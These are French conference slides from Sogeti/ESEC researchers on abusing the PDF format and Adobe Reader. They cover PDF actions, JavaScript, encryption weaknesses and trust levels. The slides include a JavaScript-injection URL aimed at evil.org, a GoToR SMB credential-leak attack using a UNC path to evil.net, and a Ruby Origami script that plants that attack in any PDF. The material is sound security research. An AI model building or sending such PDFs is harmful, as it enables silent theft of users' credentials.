# Les origamis malicieux en PDF contre-attaquent

Frédéric Raynal
Sogeti / ESEC R&D – MISC magazine

Guillaume Delugré
Sogeti / ESEC R&D

Damien Aumaitre
Sogeti / ESEC R&D


# État de l'art

## *New Viral Threats of PDF Language*, A. Blonce *et al.*, 2008

- Études des actions critiques
- Scénarii de phishing email et attaque k-aire
- http://blackhat.com/html/bh-europe-08/bh-eu-08-archives.html

## *Malicious Origami in PDF*, F. Raynal *et al.*, 2008

- Suite de l'étude des actions critiques
- Étude du mécanisme des *Usage Rights*
- Réalisation d'un virus en PDF, et d'une attaque ciblée
- http://security-labs.org/fred/docs/pacsec08/

## Blog de Didier Stevens

- Quelques techniques d'évasion
- Amélioration de l'exploitation de la faille JBIG
- http://blog.didierstevens.com/

# Synopsis

- Les documents MS Office sont dangereux (failles + macros) et en plus, MS, " c'est le Mal "!
- Le format PDF, c'est bien parce que :
  - C'est un format ouvert et documenté.
  - C'est un format statique.

## Synopsis : penser comme un attaquant

- Que peut-on faire avec le langage PDF ?
- Que peut-on faire avec le Reader le plus populaire ?
- Comment améliorer des attaques avec du PDF / Reader ?

# Synopsis

- Les documents MS Office sont dangereux (failles + macros) et en plus, MS, " c'est le Mal "!
- Le format PDF, c'est bien parce que :
  - C'est un format ouvert et documenté.
  - C'est un format statique.


## Synopsis : penser comme un attaquant

- Que peut-on faire avec le langage PDF ?
- Que peut-on faire avec le Reader le plus populaire ?
- Comment améliorer des attaques avec du PDF / Reader ?

# Roadmap



# *Full monty* en PDF



# Roadmap



# Le PDF, c'est dynamique !

## Les actions

- PDF est un langage descriptif
- Ajout des actions : `GoTo*`, `Submit`, `Movie`, `Sound`, `Hide`, `Go-To-3D`, `URI`, `Rendition`, `Launch`, `JavaScript`, ...

## PDF et JavaScript

- De nombreuses failles découvertes dernièrement ...
- `JavaScript` est la seule action désactivable dans la configuration du Reader
- Mais presque tout ce qui est faisable en JS l'est en PDF natif !

# Pensées tordues en PDF

## Penser comme un attaquant

- Techniques d'évasion
- Dénis de service sur les fichiers ou les lecteurs
- Entrées/sorties, communication, fuite d'information
- Lecture/écriture sur la cible
- Exécution de code/programme

## 30 minutes ! ! !

Pour des raisons bassement matérielles, et par la faute des **méchants organisateurs**, vous n'aurez qu'une démo !
Heureusement, les **gentils auteurs** en ont détaillé plein d'autres pour l'article :-)

# Le dynamisme du PDF en 1 démo

## Les démos que vous avez ratées à cause des **méchants organisateurs**

- Évasion : PDF == (JPG || COM)
- DoS : zipbomb, sauter de PDF en PDF, ou de page en page
- E/S (+fuite d'info) : texte caché mais révélé quand même, récupération d'informations sur l'hôte, PDF qui lance le navigateur ou Reader qui se transforme en navigateur
- Lire / écrire : flux externe
- Exécution : `Launch`, `ExportDataObject` en JavaScript
- Attaque ciblée : compromettre un utilisateur avec un PDF en abusant de sa confiance

## L'unique démo prévue par les **gentils auteurs**

- Un virus à base de PDF

# Roadmap




# Roadmap



# Adobe Reader, une usine à gaz ?

## Acrobat Reader 9.1 sous Windows

- 300 Mo ...
- Acrord32.dll fait près de 20 Mo ...
- Pas loin d'une petite centaine de dlls et d'exécutables...



# Modèle de sécurité

- Principalement à base de listes noires / blanches
  - Ex. : extensions de fichiers, sites distants, comportements par défaut, ...
- Principalement au niveau de l'utilisateur lui-même

Un attaquant qui parvient à atteindre la configuration de l'utilisateur prend le contrôle complet du compte.

...

En même temps, dans ce cas, il y a d'autres trucs à faire que de pourrir la configuration du Reader ...

# Chiffrement de fichiers

| Mode | Chiffrement | Taille de clés (bits) | Base commune de génération de clés | Test du mot de passe /U | Test du mot de passe /O |
|---|---|---|---|---|---|
| 0 | non documenté | non documentée | non documentée | non documenté | non documenté |
| 1 | RC4 ou AES | 40 | 50 tours de MD5 + 1 RC4 ou AES | $\simeq$ génération + 1 RC4 | 1 MD5 + 1 RC4 |
| 2 | RC4 ou AES | [40, 128] | 50 tours de MD5 + 1 RC4 ou AES | $\simeq$ génération + 1 RC4 | 1 MD5 + 2 RC4 |
| 3 | non documenté | [40, 128] | non documentée | non documenté | non documenté |
| 4 | AES | 128 | 50 tours de MD5 + 1 AES | $\simeq$ génération + 1 MD5 + 20 RC4 | 50 MD5 + 20 RC4 |
| 5 | AES | 256 | SHA256 + AES | SHA256 | SHA256 |

## Mises en garde

- Le chiffrement est partiel : uniquement pour les *streams* et chaînes de caractères
- Jusqu'au mode 4 inclus : dérivation de la clé à partir d'un MDP hardcodé $\Rightarrow$ accepte un MDP vide
- Brute force des MDP du mode 5 plus efficace pour $len(MDP) \leq 32$

# Gestion de la confiance

## Une confiance multi-niveaux

- Signature : un fichier peut embarquer une signature et le certificat associé
  - ⇒ Signature vérifiée à l'ouverture, n'apporte aucun privilège en plus
- Certification : un fichier signé dont le certificat est aussi présent dans le magasin de l'utilisateur
  - ⇒ Le certificat du magasin spécifie des droits spéciaux, comme l'utilisation de JavaScript privilégié
- *Usage Rights* : fichier signé par Adobe
  - ⇒ Le Reader dispose de fonctionnalités étendues

# Roadmap



# Le JavaScript

## Un obscur moteur

- Repose sur SpiderMonkey (Mozilla JS Engine)
- Domaine différent du moteur du navigateur
- Peu de doc disponible, ou alors pas à jour
- Fuite d'information possible mais rien d'essentiel (version, OS, etc.)
- Possiblité de canal de communication ficher PDF $\Leftrightarrow$ page web
  - Utilisation de `msgHandler`, `onMessage` et `postMessage`

# Les actions 2.0

## Focus sur les actions orientées *web*

- `Launch` : semble être désactivée
- `URI` : envoie des requêtes en `GET` avec des paramètres
- `SubmitForm` : interdit les requêtes en `GET`, pas celles en `POST`
- `GoToR` : envoie vers n'importe où, en `GET`, avec paramètres.

$\Rightarrow$ Pas d'alerte, mais remplace la fenêtre / l'onglet courant(e).

# Passage de paramètres

## Commander le plug-in à distance

- Contrôler l'apparence du plug-in
  - `statusbar, scrollbar, toolbar, pagemode, ...`
- Contrôler l'affichage du fichier PDF
  - `zoom, page, view, , ...`
- Divers :
  - Lancer une recherche http://site.org/file.pdf#search=foobar
  - Injecter du JavaScript dans n'importe quel fichier PDF
    http://site.org/file.pdf#FDF=http://evil.org/foobar.fdf

# Roadmap



# Roadmap



# Qui veut un cookie ?

## /SubmitForm (http ://google.fr)

```
POST / HTTP/1.1
Host: google.fr
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.0.10) Gecko/2009042316 Firefox/3.0.10
Referer: http://batman/raynal/samples/actions/submitform/submitform-post-html-google.pdf
Cookie: PREF=ID=560... NID=23=BIA...-yo
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Referer: http://batman/raynal/samples/actions/submitform/submitform-post-html-google.pdf
Acrobat-Version: 9.1.1


HTTP/1.1 405 Method Not Allowed
```

- Oui, le referer est en double !
- Oui, le cookie est envoyé sans rien demander !
- Impersonnification de formulaires ?
  - Si l'utilisateur est préalablement authentifié sur le site cible
  - Si le site n'utilise pas de variable de session
- Question ouverte : comment voler les cookies ?

# Roadmap



# SMB Relay

## Authentification SMB

- Défi/Réponse
- Défi chiffré avec le mot de passe de l'utilisateur

## SMB Relay

- Serveur SMB malicieux (`metasploit`)
- Configuré pour refuser les accès anonymes → envoi des credentials par le client
- Utilise un défi fixe (`\x11\x22\x33\x44\x55\x66\x77\x88`) qui facilite le cassage des mots de passe

# *Pass the hash* en PDF (t'en veux)

## Composants

- Serveur smb malicieux de `metasploit`
- Un pdf malicieux

## Comment ça marche ?

- Modification d'un pdf pour rajouter une action à l'ouverture du pdf
- Celle-ci est une action `GoToR` sur un fichier avec un chemin UNC : `\\evil.net\owned.pdf`
- L'ouverture du pdf déclenche **silencieusement** la tentative d'ouverture du fichier sur le serveur malicieux
- Comme ce fichier est sur une partage smb, les crédentials sont envoyés automatiquement au serveur malicieux
- Aucun message sous Acrobat Reader (un popup indiquant "file not found" pour Foxit)
- Ne marche pas (encore) en mode plug-in

# Modification du pdf

```
1 include Origami
2
3 pdf = PDF.read(#{INPUT}, :verbose => Parser::VERBOSE_INFO )
4 dst = ExternalFile.new("\\\\#{MALICIOUS-SMB}\\origami\\owned.
      pdf")
5 gotor = Action::GoToR.new(dst, Destination::GlobalFit.new(0),
      true)
6 pdf.pages.first.onOpen(gotor)
7 pdf.saveas(#{OUTPUT})
```

# En conclusion

## PDF or not PDF ?

- Le format bénéficie encore d'une large méconnaissance
  - Le PDF, c'est comme une image, donc on ne craint rien
- Changement de politique d'Adobe vis-à-vis de la sécurité
- . . . mais un univers riche (Acrobat PRO, Flash, AIR, LiveCycle), interconnecté, et surtout ÉNORME